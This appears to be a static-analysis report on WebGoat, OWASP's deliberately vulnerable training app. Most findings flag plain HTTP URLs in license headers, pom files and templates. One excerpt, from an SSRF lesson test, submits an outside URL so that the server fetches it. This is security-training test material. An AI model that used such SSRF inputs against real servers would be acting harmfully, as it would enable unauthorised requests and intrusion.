webgoat-container/src/main/resources/templates/main_new.html:2

Level Medium

```
1 <!DOCTYPE html>

2 <html xmlns="http://www.w3.org/1999/xhtml" xmlns:th="http://www.thymeleaf.org"

3   xmlns:sec="http://www.thymeleaf.org/extras/spring-security">
4 <head>
5   <meta http-equiv="Expires" CONTENT="-1"/>
```

webgoat-container/src/main/resources/templates/main_new.html:3

Level Medium

```
1 <!DOCTYPE html>
2 <html xmlns="http://www.w3.org/1999/xhtml" xmlns:th="http://www.thymeleaf.org"

3   xmlns:sec="http://www.thymeleaf.org/extras/spring-security">

4 <head>
5   <meta http-equiv="Expires" CONTENT="-1"/>
6   <meta http-equiv="Pragma" CONTENT="no-cache"/>
```

webgoat-container/src/main/resources/templates/registration.html:2

Level Medium

```
1 <!DOCTYPE html>

2 <html xmlns="http://www.w3.org/1999/xhtml" xmlns:th="http://www.thymeleaf.org">

3 <head>
4   <title th:text="#{login.page.title}">Login Page</title>
5   <link rel="stylesheet" type="text/css" th:href="@{/css/main.css}"/>
```

webgoat-container/src/main/resources/templates/scoreboard.html:2

Level Medium

```
1 <!DOCTYPE html>

2 <html xmlns="http://www.w3.org/1999/xhtml" xmlns:th="http://www.thymeleaf.org"

3   xmlns:sec="http://www.thymeleaf.org/extras/spring-security">
4 <head>
5   <meta http-equiv="Expires" CONTENT="-1"/>
```

webgoat-container/src/main/resources/templates/scoreboard.html:3

Level Medium

```
1 <!DOCTYPE html>
2 <html xmlns="http://www.w3.org/1999/xhtml" xmlns:th="http://www.thymeleaf.org"

3   xmlns:sec="http://www.thymeleaf.org/extras/spring-security">

4 <head>
5   <meta http-equiv="Expires" CONTENT="-1"/>
6   <meta http-equiv="Pragma" CONTENT="no-cache"/>
```

webgoat-
container/src/test/java/org/owasp/webgoat/assignments/AssignmentEndpointTest.java:3

Level Medium

```
1 /*
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
3 * please see http://www.owasp.org/
4 * <p>
```

```
5 * Copyright (c) 2002 - 2017 Bruce Mayhew
6 * <p>
```

webgoat-container/src/test/java/org/owasp/webgoat/service/LabelServiceTest.java:24

Level Medium

```
21 /**
22 *
*****
23 * This file is part of WebGoat, an Open Web Application Security Project utility. For
details.
24 * please see http://www.owasp.org/
25 * <p>
26 * Copyright (c) 2002 - 20014 Bruce Mayhew
27 * <p>
```

webgoat-
container/src/test/java/org/owasp/webgoat/service/LessonMenuServiceTest.java:2

Level Medium

```
1 /*
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-
container/src/test/java/org/owasp/webgoat/service/LessonProgressServiceTest.java:31

Level Medium

```
28 /**
29 *
*****
***  
30 * This file is part of WebGoat, an Open Web Application Security Project utility. For  
details.  
31 * please see http://www.owasp.org/  
  
32 * <p>  
33 * Copyright (c) 2002 - 20014 Bruce Mayhew  
34 * <p>
```

webgoat-container/src/test/java/org/owasp/webgoat/session/CourseTest.java:6

Level Medium

```
3 /**
4 *
*****
***  
5 * This file is part of WebGoat, an Open Web Application Security Project utility. For details.  
6 * please see http://www.owasp.org/  
  
7 * <p>  
8 * Copyright (c) 2002 - 20014 Bruce Mayhew  
9 * <p>
```

webgoat-container/src/test/java/org/owasp/webgoat/session/LessonTrackerTest.java:19

Level Medium

```
16 /**
17 *
*****
***  
18 * This file is part of WebGoat, an Open Web Application Security Project utility. For  
details.  
19 * please see http://www.owasp.org/  
  
20 * <p>  
21 * Copyright (c) 2002 - 20014 Bruce Mayhew  
22 * <p>
```

webgoat-integration-tests/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">
  <modelVersion>4.0.0</modelVersion>
  <artifactId>webgoat-integration-tests</artifactId>
```

webgoat-integration-tests/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">
  <modelVersion>4.0.0</modelVersion>
  <artifactId>webgoat-integration-tests</artifactId>
  <packaging>jar</packaging>
```

webgoat-integration-tests/src/test/java/org/owasp/webgoat/IntegrationTest.java:39

Level Medium

```
36
37 private static String WEBGOAT_HOSTHEADER = WEBGOAT_HOSTNAME + ":" + WG_PORT;
38 private static String WEBWOLF_HOSTHEADER = WEBWOLF_HOSTNAME
  + ":" + WW_PORT;
39 private static String WEBGOAT_URL = "http://" + WEBGOAT_HOSTHEADER +
```

```
"/WebGoat/";
```

```
40 private static String WEBWOLF_URL = "http://" + WEBWOLF_HOSTHEADER + "/";  
41 private static boolean WG_SSL = false;//enable this if you want to run the test on ssl  
42
```

webgoat-integration-tests/src/test/java/org/owasp/webgoat/IntegrationTest.java:40

Level Medium

```
37 private static String WEBGOAT_HOSTHEADER = WEBGOAT_HOSTNAME + ":" + WG_PORT;  
38 private static String WEBWOLF_HOSTHEADER = WEBWOLF_HOSTNAME  
+ ":" + WW_PORT;  
39 private static String WEBGOAT_URL = "http://" + WEBGOAT_HOSTHEADER +  
"/WebGoat/";
```

```
40 private static String WEBWOLF_URL = "http://" + WEBWOLF_HOSTHEADER + "/";
```

```
41 private static boolean WG_SSL = false;//enable this if you want to run the test on ssl  
42  
43 @Getter
```

webgoat-integration-tests/src/test/java/org/owasp/webgoat/SSRFTest.java:21

Level Medium

```
18  
19 checkAssignment(url("/WebGoat/SSRF/task1"),params,true);  
20 params.clear();  
  
21 params.put("url", "http://ifconfig.pro");
```

```
22  
23 checkAssignment(url("/WebGoat/SSRF/task2"),params,true);  
24
```

webgoat-lessons/auth-bypass/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2     xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">
3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>auth-bypass</artifactId>
```

webgoat-lessons/auth-bypass/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2     xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">

3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>auth-bypass</artifactId>
5   <packaging>jar</packaging>
```

webgoat-lessons/auth-bypass/src/main/java/org/owasp/webgoat/auth_bypass/AccountVerificationHelper.java:2

Level Medium

```
1 /*

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/auth-bypass/src/main/java/org/owasp/webgoat/auth_bypass/AuthBypass.java:2

Level Medium

```
1 /*  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/auth-bypass/src/main/java/org/owasp/webgoat/auth_bypass/VerifyAccount.java:2

Level Medium

```
1 /*  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/auth-bypass/src/main/resources/html/AuthBypass.html:1

Level Medium

```
1 <html xmlns:th="http://www.thymeleaf.org">  
2  
3 <div class="lesson-page-wrapper">  
4   <!-- reuse this lesson-page-wrapper block for each 'page' of content in your lesson -->
```

webgoat-lessons/auth-bypass/src/main/resources/lessonPlans/en/lesson-template-video.adoc:7

Level Medium

```
4  
5 video::video/sample-video.m4v[width=480,start=5]  
6
```

7 see <http://asciidoc.org/docs/asciidoc-syntax-quick-reference/#videos> for more detail on video syntax

webgoat-lessons/auth-bypass/src/test/org/owasp/webgoat/auth_bypass/BypassVerificationTest.java:3

Level Medium

```
1 /*  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
3 * please see http://www.owasp.org/  
4 * <p>  
5 * Copyright (c) 2002 - 2017 Bruce Mayhew  
6 * <p>
```

webgoat-lessons/bypass-restrictions/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"  
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"  
         xsi:schemaLocation="http://maven.apache.org/POM/4.0.0  
                           http://maven.apache.org/maven-v4_0_0.xsd">  
3   <modelVersion>4.0.0</modelVersion>  
4   <artifactId>bypass-restrictions</artifactId>
```

webgoat-lessons/bypass-restrictions/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2     xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">

3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>bypass-restrictions</artifactId>
5   <packaging>jar</packaging>
```

webgoat-lessons/bypass-
restrictions/src/main/java/org/owasp/webgoat/bypass_restrictions/BypassRestrictionsFie
ldRestrictions.java:2

Level Medium

```
1 /*

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
  please see http://www.owasp.org/

3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/bypass-
restrictions/src/main/java/org/owasp/webgoat/bypass_restrictions/BypassRestrictionsFr
ontendValidation.java:2

Level Medium

```
1 /*

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
  please see http://www.owasp.org/

3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

```
webgoat-lessons/bypass-
restrictions/src/main/java/org/owasp/webgoat/bypass_restrictions/BypassRestrictions.java:2
```

Level Medium

```
1 /*
```

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see <http://www.owasp.org/>

```
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

```
webgoat-lessons/bypass-restrictions/src/main/resources/html/BypassRestrictions.html:3
```

Level Medium

```
1 <!DOCTYPE html>
2
```

```
3 <html xmlns:th="http://www.thymeleaf.org">
```

```
4
5   <div class="lesson-page-wrapper">
6     <!-- reuse this lesson-page-wrapper block for each 'page' of content in your lesson -->
```

```
webgoat-lessons/challenge/pom.xml:1
```

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
```

```
2   xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
    http://maven.apache.org/maven-v4_0_0.xsd">
3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>challenge</artifactId>
```

webgoat-lessons/challenge/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2   xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">

3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>challenge</artifactId>
5   <packaging>jar</packaging>
```

webgoat-
lessons/challenge/src/main/java/org/owasp/webgoat/challenges/challenge1/Assignment
1.java:16

Level Medium

```
13 /**
14 *
*****
***  

15 * This file is part of WebGoat, an Open Web Application Security Project utility. For
details.  

16 * please see http://www.owasp.org/  

17 * <p>
18 * Copyright (c) 2002 - 20014 Bruce Mayhew
19 * <p>
```

webgoat-
lessons/challenge/src/main/java/org/owasp/webgoat/challenges/challenge5/Assignment
5.java:2

Level Medium

```
1 /*  

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/
```

```
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-
lessons/challenge/src/main/java/org/owasp/webgoat/challenges/challenge5/Challenge5.j
ava:2

Level Medium

```
1 /*
```

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see <http://www.owasp.org/>

```
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-
lessons/challenge/src/main/java/org/owasp/webgoat/challenges/challenge7/MD5.java:13

Level Medium

```
10 /**
11 * MD5 hash generator.
12 * More information about this class is available from <a target="_top" href=
```

13 * "http://ostermiller.org/utils/MD5.html">ostermiller.org.

```
14 * <p>
15 * This class takes as input a message of arbitrary length and produces
16 * as output a 128-bit "fingerprint" or "message digest" of the input.
```

webgoat-
lessons/challenge/src/main/java/org/owasp/webgoat/challenges/challenge7/MD5.java:27

Level Medium

```
24 * <p>
25 * For more information see RFC1321.
26 *
```

27 * @author Santeri Paavolainen http://santtu.iki.fi/md5/

```
28 * @author Stephen Ostermiller http://ostermiller.org/contact.pl?regarding=Java+Utilities
29 * @since ostermillerutils 1.00.00
30 */
```

webgoat-
lessons/challenge/src/main/java/org/owasp/webgoat/challenges/challenge7/MD5.java:28

Level Medium

```
25 * For more information see RFC1321.
26 *
27 * @author Santeri Paavolainen http://santtu.iki.fi/md5/
```

28 * @author Stephen Ostermiller
<http://ostermiller.org/contact.pl?regarding=Java+Utilities>

```
29 * @since ostermillerutils 1.00.00
30 */
31 public class MD5 {
```

webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/Email.java:2

Level Medium

```
1 /*
```

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see <http://www.owasp.org/>

```
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/Flag.java:2

Level Medium

```
1 /*
```

```
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/
```

```
3 *
```

```
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
```

```
5 *
```

webgoat-

lessons/challenge/src/main/java/org/owasp/webgoat/challenges/SolutionConstants.java:2

Level Medium

```
1 /*
```

```
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/
```

```
3 *
```

```
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
```

```
5 *
```

webgoat-lessons/challenge/src/main/resources/html/Challenge1.html:3

Level Medium

```
1 <!DOCTYPE html>
```

```
2
```

```
3 <html xmlns:th="http://www.thymeleaf.org">
```

```
4
```

```
5 <div class="lesson-page-wrapper">
```

```
6   <div class="adoc-content" th:replace="doc:Challenge_introduction.adoc"></div>
```

webgoat-lessons/challenge/src/main/resources/html/Challenge5.html:3

Level Medium

```
1 <!DOCTYPE html>
2
3 <html xmlns:th="http://www.thymeleaf.org">
4
5
6 <div class="lesson-page-wrapper">
```

webgoat-lessons/challenge/src/main/resources/html/Challenge6.html:3

Level Medium

```
1 <!DOCTYPE html>
2
3 <html xmlns:th="http://www.thymeleaf.org">
4
5
6 <div class="lesson-page-wrapper">
```

webgoat-lessons/challenge/src/main/resources/html/Challenge7.html:11

Level Medium

```
8 f94008f801fce8833a30fe56a8b26976347edcf First version of WebGoat Cloud website
9
10 -->
11 <html xmlns:th="http://www.thymeleaf.org">
12
13
14 <div class="lesson-page-wrapper">
```

```
webgoat-lessons/challenge/src/main/resources/html/Challenge8.html:2
```

Level Medium

```
1 <!DOCTYPE html>  
  
2 <html xmlns:th="http://www.thymeleaf.org">  
  
3  
4  
5 <div class="lesson-page-wrapper">
```

```
webgoat-lessons/challenge/src/main/resources/html/Challenge.html:3
```

Level Medium

```
1 <!DOCTYPE html>  
2  
  
3 <html xmlns:th="http://www.thymeleaf.org">  
  
4  
5 <div class="lesson-page-wrapper">  
6 <div class="adoc-content" th:replace="doc:Challenge_introduction.adoc"></div>
```

```
webgoat-  
lessons/challenge/src/test/java/org/owasp/webgoat/challenges/Assignment1Test.java:2
```

Level Medium

```
1 /*  
  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/chrome-dev-tools/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2   xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">
3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>chrome-dev-tools</artifactId>
```

webgoat-lessons/chrome-dev-tools/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2   xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">

3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>chrome-dev-tools</artifactId>
5   <packaging>jar</packaging>
```

webgoat-lessons/chrome-dev-tools/src/main/java/org/owasp/webgoat/chrome_dev_tools/ChromeDevTools.java:2

Level Medium

```
1 /*

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
  please see http://www.owasp.org/

3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/chrome-dev-tools/src/main/java/org/owasp/webgoat/chrome_dev_tools/NetworkDummy.java:2

Level Medium

```
1 /*
```

```
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/
```

```
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/chrome-dev-tools/src/main/java/org/owasp/webgoat/chrome_dev_tools/NetworkLesson.java:2

Level Medium

```
1 /*
```

```
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/
```

```
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/chrome-dev-tools/src/main/resources/html/ChromeDevTools.html:3

Level Medium

```
1 <!DOCTYPE html>  
2
```

```
3 <html xmlns:th="http://www.thymeleaf.org">
```

```
4  
5 <!-- 1 -->  
6 <div class="lesson-page-wrapper">
```

webgoat-lessons/cia/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2   xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">
3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>cia</artifactId>
```

webgoat-lessons/cia/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2   xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">

3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>cia</artifactId>
5   <packaging>jar</packaging>
```

webgoat-lessons/cia/src/main/resources/html/CIA.html:3

Level Medium

```
1 <!DOCTYPE html>
2

3 <html xmlns:th="http://www.thymeleaf.org">

4
5 <div class="lesson-page-wrapper">
6   <div class="adoc-content" th:replace="doc:CIA_intro.adoc"></div>
```

webgoat-lessons/client-side-filtering/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2   xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">
3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>client-side-filtering</artifactId>
```

webgoat-lessons/client-side-filtering/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2   xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">

3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>client-side-filtering</artifactId>
5   <packaging>jar</packaging>
```

webgoat-lessons/client-side-
filtering/src/main/java/org/owasp/webgoat/client_side_filtering/ClientSideFilteringAssignment.java:2

Level Medium

```
1 /*
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
3 * please see http://www.owasp.org/
4 *
5 * Copyright (c) 2002 - 2019 Bruce Mayhew
```

```
webgoat-lessons/client-side-
filtering/src/main/java/org/owasp/webgoat/client_side_filtering/ClientSideFilteringFreeAs-
signment.java:2
```

Level Medium

```
1 /*
```

```
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/
```

```
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

```
webgoat-lessons/client-side-
filtering/src/main/java/org/owasp/webgoat/client_side_filtering/ClientSideFiltering.java:1
```

Level Medium

```
7 /**
8 *
*****  
***  
9 * This file is part of WebGoat, an Open Web Application Security Project utility. For details.  
10 * please see http://www.owasp.org/  
  
11 * <p>
12 * Copyright (c) 2002 - 2014 Bruce Mayhew
13 * <p>
```

```
webgoat-lessons/client-side-
filtering/src/main/java/org/owasp/webgoat/client_side_filtering/Salaries.java:2
```

Level Medium

```
1 /*
```

```
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/
```

```
3 *
```

```
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/client-side-filtering/src/main/java/org/owasp/webgoat/client_side_filtering/ShopEndpoint.java:2

Level Medium

```
1 /*
```

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see <http://www.owasp.org/>

```
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/client-side-filtering/src/main/resources/html/ClientSideFiltering.html:2

Level Medium

```
1 <!DOCTYPE html>
```

```
2 <html xmlns:th="http://www.thymeleaf.org">
```

```
3
4 <div class="lesson-page-wrapper">
5   <div class="adoc-content" th:replace="doc:ClientSideFiltering_plan.adoc"></div>
```

webgoat-lessons/client-side-filtering/src/main/resources/html/ClientSideFiltering.html:96

Level Medium

```
93 </div>
94 <div class="col-xs-5" style="border:0px solid gray">
95   <h3>Samsung Galaxy S8</h3>

96   <h5 style="color:#337ab7"><a href="http://www.samsung.com">Samsung</a> ·
```

```
97    <small style="color:#337ab7">(124421 reviews)</small>
98  </h5>
99
```

webgoat-lessons/client-side-filtering/src/test/java/org/owasp/webgoat/client_side_filtering/ShopEndpointTest.java:2

Level Medium

```
1 /*
```

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see <http://www.owasp.org/>

```
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/command-injection/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
```

```
2   xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">
3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>http-proxies</artifactId>
```

webgoat-lessons/command-injection/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
```

```
2   xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">
```

```
3 <modelVersion>4.0.0</modelVersion>
4 <artifactId>http-proxies</artifactId>
5 <packaging>jar</packaging>
```

webgoat-lessons/command-injection/src/main/java/org/owasp/webgoat/plugin/HttpBasicsInterceptRequest.java:18

Level Medium

```
15 *
16 *
17 * This file is part of WebGoat, an Open Web Application Security Project
```

18 * utility. For details, please see <http://www.owasp.org/>

```
19 *
20 * Copyright (c) 2002 - 20014 Bruce Mayhew
21 *
```

webgoat-lessons/command-injection/src/main/java/org/owasp/webgoat/plugin/HttpBasicsInterceptRequest.java:41

Level Medium

```
38 * Source for this application is maintained at https://github.com/WebGoat/WebGoat, a
repository
39 * for free software projects.
40 *
```

41 * For details, please see <http://webgoat.github.io>

```
42 *
43 * @author Bruce Mayhew <a href="http://code.google.com/p/webgoat">WebGoat</a>
44 * @created October 28, 2003
```

webgoat-lessons/command-injection/src/main/java/org/owasp/webgoat/plugin/HttpBasicsInterceptRequest.java:43

Level Medium

```
40 *
41 * For details, please see http://webgoat.github.io
42 *

43 * @author Bruce Mayhew <a href="http://code.google.com/p/webgoat">WebGoat</a>

44 * @created October 28, 2003
45 */
46 @AssignmentPath("/HttpProxies/intercept-request")
```

webgoat-lessons/command-injection/src/main/java/org/owasp/webgoat/plugin/HttpProxies.java:12

Level Medium

```
9 /**
10 *
*****
***

11 * This file is part of WebGoat, an Open Web Application Security Project utility. For
details.

12 * please see http://www.owasp.org/

13 * <p>
14 * Copyright (c) 2002 - 20014 Bruce Mayhew
15 * <p>
```

webgoat-lessons/command-injection/src/main/resources/html/CommandInjection.html:3

Level Medium

```
1 <!DOCTYPE html>
2

3 <html xmlns:th="http://www.thymeleaf.org">

4
5   <div class="lesson-page-wrapper">
6     <!-- reuse this lesson-page-wrapper block for each 'page' of content in your lesson
```

-->

webgoat-lessons/cross-site-scripting/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">
  <modelVersion>4.0.0</modelVersion>
  <artifactId>cross-site-scripting</artifactId>
```

webgoat-lessons/cross-site-scripting/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">
  <modelVersion>4.0.0</modelVersion>
  <artifactId>cross-site-scripting</artifactId>
  <packaging>jar</packaging>
```

webgoat-lessons/cross-site-
scripting/src/main/java/org/owasp/webgoat/xss/CrossSiteScripting.java:2

Level Medium

```
1 /*
 2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
 3 * please see http://www.owasp.org/
 4 *
```

```
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/CrossSiteScriptingLesson1.java:3

Level Medium

```
1
2 /*
```

3 * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see <http://www.owasp.org/>

```
4 *
5 * Copyright (c) 2002 - 2019 Bruce Mayhew
6 *
```

webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/CrossSiteScriptingLesson3.java:2

Level Medium

```
1 /*
```

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see <http://www.owasp.org/>

```
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/CrossSiteScriptingLesson4.java:2

Level Medium

```
1 /*
```

```
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/
```

```
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/CrossSiteScriptingLesson5a.java:3

Level Medium

```
1  
2 /*
```

```
3 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/
```

```
4 *  
5 * Copyright (c) 2002 - 2019 Bruce Mayhew  
6 *
```

webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/CrossSiteScriptingLesson6a.java:3

Level Medium

```
1  
2 /*
```

```
3 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/
```

```
4 *  
5 * Copyright (c) 2002 - 2019 Bruce Mayhew  
6 *
```

webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/CrossSiteScriptingQuiz.java:2

Level Medium

```
1 /*
```

```
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/
```

```
3 *
```

```
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/DOMCrossSiteScripting.java:2

Level Medium

```
1 /*
```

```
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/
```

```
3 *
```

```
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/DOMCrossSiteScriptingVerifier.java:2

Level Medium

```
1 /*
```

```
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/
```

```
3 *
```

```
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

```
webgoat-lessons/cross-site-
scripting/src/main/java/org/owasp/webgoat/xss/mitigation/CrossSiteScriptingMitigation.j
ava:2
```

Level Medium

```
1 /*
```

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see <http://www.owasp.org/>

```
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

```
webgoat-lessons/cross-site-
scripting/src/main/java/org/owasp/webgoat/xss/stored/CrossSiteScriptingStored.java:2
```

Level Medium

```
1 /*
```

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see <http://www.owasp.org/>

```
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

```
